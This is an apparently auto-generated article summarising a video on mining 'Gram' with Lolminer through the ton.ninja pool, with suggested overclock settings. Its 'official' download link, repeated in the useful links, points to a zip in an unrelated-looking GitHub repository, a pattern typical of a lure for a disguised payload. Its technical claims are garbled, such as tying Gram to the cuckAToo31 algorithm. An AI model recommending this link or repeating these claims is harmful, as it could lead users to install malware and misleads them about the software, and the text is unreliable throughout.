How to Use Lolminer for Efficient Gram Mining in 2026
· based on the channel FINCOR

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Gram mining with Lolminer in 2026 provides an efficient way to mine the Gram cryptocurrency using AMD GPUs. Lolminer is a specialized miner optimized for Equihash variants and the cuckAToo31 algorithm, making it suitable for this purpose. To begin mining Gram, it is essential to use the official mining pool at ton.ninja, which supports stable and reliable mining connections.
What is Lolminer and Why Use It for Gram Mining
Lolminer is a cryptocurrency miner designed specifically for AMD GPUs, supporting the Equihash family of algorithms and cuckAToo31, which is used by Gram (TON) mining. It runs on both Windows and Linux systems, including popular mining OS distributions such as HiveOS. The miner has a developer fee of 1%, which is competitive and reasonable for the features and optimizations it offers.
Using Lolminer for Gram mining ensures compatibility with the latest mining protocols and provides a stable and efficient mining experience, especially important given the increasing difficulty and competition in mining Gram.
Setting Up Lolminer for Gram Mining on Windows and HiveOS
To start mining Gram with Lolminer, follow these key steps:
- Download Lolminer: Obtain the latest fully optimized version (currently Version1.0.1) from the official GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
- Configure the Mining Pool: Use the official Gram mining pool at ton.ninja. The connection string should be set as:
```
lolminer.ton.ninja:9999
```
- Set Lolminer Parameters: Use recommended parameters for best performance:
- `--ton-mode 6`
- - `--cclk 1550` (core clock)
- - `--mclk 810` (memory clock)
- - `--coff 300` (core offset)
- - `--fan 60` (fan speed percentage)
- Define Worker Name: Use the format `%WAL%.%WORKER_NAME%` to identify your mining rig.
- Run Lolminer: Launch the miner with these parameters on your Windows machine or HiveOS instance.
These settings have been verified to provide a balanced performance and thermal profile on AMD GPUs, particularly for models with 4GB VRAM.
Optimizing Performance and Stability
Maintaining stable mining performance requires monitoring GPU temperatures and adjusting fan speeds accordingly. Lolminer’s fan control option (`--fan 60`) helps keep the hardware cool to prevent throttling.
Additionally, overclocking parameters such as `--cclk` and `--mclk` should be tuned cautiously to maximize hash rates without compromising hardware longevity. The recommended settings are a solid starting point, but miners may adjust based on their specific GPU models.
Ensure your mining rig’s drivers are up to date, and use the latest version of Lolminer to benefit from bug fixes and performance improvements.
Common Questions and Troubleshooting
Many new miners have questions about setting up Lolminer, especially regarding configuration on HiveOS and Windows. Common concerns include:
- How to properly format the wallet and worker names
- Ensuring connection to the correct mining pool
- Dealing with hardware compatibility, especially GPU memory limits
The community feedback emphasizes that Lolminer is user-friendly and offers clear error messages, making troubleshooting easier. Detailed guides and forums can assist with specific issues.
Useful Links
- Official Gram Mining Pool: https://ton.ninja/
- Lolminer Latest Release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Gram with Lolminer in 2026 is accessible and efficient for AMD GPU users on both Windows and HiveOS. By following recommended settings and using the official ton.ninja pool, miners can optimize their returns and maintain stable operations. The detailed setup guides and user-friendly interface of Lolminer help beginners quickly get started. For comprehensive step-by-step instructions and updates, the FINCOR channel provides valuable insights and support. Visit ton.ninja to register and start your Gram mining journey today.
Key takeaways
- Lolminer supports Equihash variants and cuckAToo31 algorithm focused on AMD GPUs
- Compatible with Windows and Linux operating systems
- Official mining pool for Gram is ton.ninja with port 9999
- Recommended settings: ton-mode 6, cclk 1550, mclk 810, coff 300, fan 60
- 1% developer fee applies on mining with Lolminer
Questions & answers
What GPUs are best suited for mining Gram with Lolminer?
Lolminer is optimized for AMD GPUs, especially those with at least 4GB of VRAM. These GPUs handle the cuckAToo31 algorithm efficiently, making them ideal for Gram mining.
Can I use Lolminer on both Windows and HiveOS?
Yes, Lolminer supports both Windows and Linux systems, including mining-focused OS like HiveOS. The setup process is similar, with configuration adapted to each platform's interface.
What are the recommended settings for optimal Gram mining performance?
Recommended Lolminer parameters include ton-mode 6, core clock (cclk) at 1550 MHz, memory clock (mclk) at 810 MHz, core offset (coff) of 300, and fan speed set to 60%. These settings balance performance and hardware safety.
Where can I find the official mining pool for Gram?
The official and most reliable mining pool for Gram is ton.ninja, accessible at https://ton.ninja/. Connecting your miner to this pool ensures stable mining and accurate reward distribution.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version